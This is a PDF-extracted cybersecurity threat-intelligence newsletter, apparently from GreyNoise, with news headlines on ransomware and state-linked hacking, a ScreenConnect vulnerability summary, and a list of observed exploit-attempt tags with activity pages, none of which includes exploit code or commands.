
Miscellaneous Cyber Security United States Of A... US 18 hours ago 04/03/2024

Phobos, a complex ransomware-as-a-service operation that has been around for five years and is includes multiple variants, continues to target a range of critical infrastructure in the United State...

TIMEFRAME

Today — 20/02/2024





## ⚡ Global Monitoring

Sourcing data from global media and social channels, our intelligence engine continuously monitors thousands of sources in multiple languages. We filter out the noise and extract useful information to provide accurate intelligence insights.



FILTERS

Humanitarian

Famine IDPs Refugees Asylum Migration General

Political

Economic Elections Military Political Unrest Corruption General

Miscellaneous

Fatalities Missing Cyber Security Uncategorized

Keywords (5)

- Cybersecurity Cyber Attacks Cybercrime Cyber Cybercriminal

Locations

Timeframe

2 Updates - 5 minutes ago

200 CYBER ATTACKS THWARTED AHEAD OF KEY ELECTIONS: IRANIAN OFFICIAL

Miscellaneous Cyber Security Iran IR 2 hours ago 05/03/2024

Head of Irans Passive Defense Organization Brigadier General Gholamreza Jalali stated Tehran has foiled 200 cyber attacks against the country in the one month leading to the Parliamentary and Assem...

Published - 13 hours ago

NATIONAL CYBER DIRECTOR URGES PRIVATE SECTOR COLLABORATION TO COUNTER NATION-...

Miscellaneous Cyber Security China CN 13 hours ago 04/03/2024

National Cyber Director Harry Coker this week reiterated prior warnings that hackers linked to the Peoples Republic of China are actively working to gain access to critical infrastructure in the U....

Published - 13 hours ago

CHINESE HACKERS INFILTRATING AMERICAS CRITICAL INFRASTRUCTURE

Miscellaneous Cyber Security China CN 15 hours ago 04/03/2024

Mr. Wray singled out the Chinese Communist Party hacking group Volt Typhoon, which the U.S. Cybersecurity and Infrastructure Security Agency

Published - 18 hours ago

IT IS CRITICAL TO CONTINUE CYBER THREAT SEARCH OPERATIONS TO PROMPTLY IDENTIF...

Miscellaneous Cyber Security Latvia LV 18 hours ago 04/03/2024

RIGA - It is critical to continue and expand cyber threat search operations to promptly identify and

# SHAMELESS SELF-PROMOTION



## BLOGS

# ConnectWise ScreenConnect – CVE- 2024-1709 & CVE- 2024-1708

<https://censys.com/connectwise-screenconnect-cve-2024-1709-cve-2024-1708/>

SHARE



FEBRUARY 27, 2024

Tags:

Rapid Response

## Executive Summary:

- ConnectWise recently addressed two vulnerabilities, [CVE-2024-1709](#) and [CVE-2024-1708](#), affecting all versions of their ScreenConnect remote desktop software product
- CVE-2024-1709 is an **actively exploited** critical authentication bypass risk with a **maximum CVSS score of 10** – it is **incredibly easy to exploit** and has been observed being leveraged to carry out follow-on malicious activity, including **ransomware attempts** and deployment of additional remote access tools.
- ConnectWise has released a patch in version **23.9.8**, and **on-premise users are urged to**

## ABOUT THE AUTHOR



Himaja Motheram  
Security Researcher





<https://www.greynoise.io/blog/bluetooth-unleashed-syncing-up-with-the-rattagatta-series-part-1>

LABS

# Bluetooth Unleashed: Syncing Up with the RattaGATTa Series! Part 1

Matthew Remacle | March 1, 2024




<https://www.greynoise.io/blog/anatomy-of-a-greynoise-tag>

LABS

# Anatomy of a GreyNoise Tag

Jacob Fisher | March 4, 2024



S T O R M ⚡ W A T C H

CYBERSECURITY NEWS

# TAG ROUND-UP



- 🏷️ Avaya Aura RCE Attempt
- 🏷️ WordPress Ultimate Member Plugin SQLi Check (CVE-2024-1071)
- 🏷️ AeroCMS SQLi Attempt
- 🏷️ WP AutoSuggest SQLi Attempt
- 🏷️ Juniper SRX / EX Series Buffer Overflow Attempt (CVE-2024-21591)
- 🏷️ Apache Solr File Upload Attempt
- 🏷️ Readme Scanner
- 🏷️ Fortinet FortiOS FortiProxy RCE CVE-2024-21762 Attempt (CVE-2024-21762)
- 🏷️ TeamCity JetBrains CVE-2024-27198 Auth Bypass Attempt (CVE-2024-27198)
- 🏷️ TeamCity JetBrains CVE-2024-27199 Auth Bypass Attempt (CVE-2024-27199)

<https://viz.greynoise.io/trends?view=recent>

<https://viz.greynoise.io/tags/jetbrains-teamcity-authentication-bypass-attempt?days=10>

### GreyNoise Trends

JETBRAINS TEAMCITY AUTHENTICATION BYPASS ATTEMPT

INTENTION: MALICIOUS  
CATEGORY: Activity

CVES  
CVE-2023-42793

340

Observed IPs →


IP addresses with this tag have been observed attempting to exploit CVE-2023-42793, an authentication bypass vulnerability in JetBrains TeamCity.

24 HOURS • 10 DAYS 30 DAYS

February 24, 2024 - March 04, 2024 (UTC)

### Unique IPs Observed

Last 10 days



### Timeline

Sequence of recorded events

- > + GreyNoise Created Tag 2023-09-27 00:00 UTC
- > CVE-2023-42793 Published 2023-09-19 17:15 UTC

- > Export IPs
- > Create alert
- > View integrations
- > Block at firewall

### Related Tags:

No related tags

### References:

- <https://nvd.nist.gov/vuln/detail/CVE-2023-42793>
- <http://web.archive.org/web/20231012174514/https://attackerkb.com/topics/1XEEekGHzt/cve-2023-42793/rapid7-analysis>



GreyNoise Trends

CDN FORWARD LOOP ATTEMPT

INTENTION: UNKNOWN, CATEGORY: Actor

CVES: No associated CVEs


IP addresses with this tag belong to various Content Delivery Networks (CDNs) like Cloudflare, but are potentially being utilized for a forwarding loop due to malformed requests.

24 HOURS, 10 DAYS, 30 DAYS

February 24, 2024 - March 04, 2024 (UTC)

Unique IPs Observed

Last 10 days



Timeline

Sequence of recorded events

GreyNoise Created Tag

2022-06-13 00:00 UTC

0

Observed IPs

Export IPs

Create alert

This tag has no alerts.

Get an email when activity matching this tag is observed. Be the first to know when a new tag starts seeing activity in the wild.

CREATE ALERT

View integrations

Block at firewall

Related Tags:



No related tags

References:

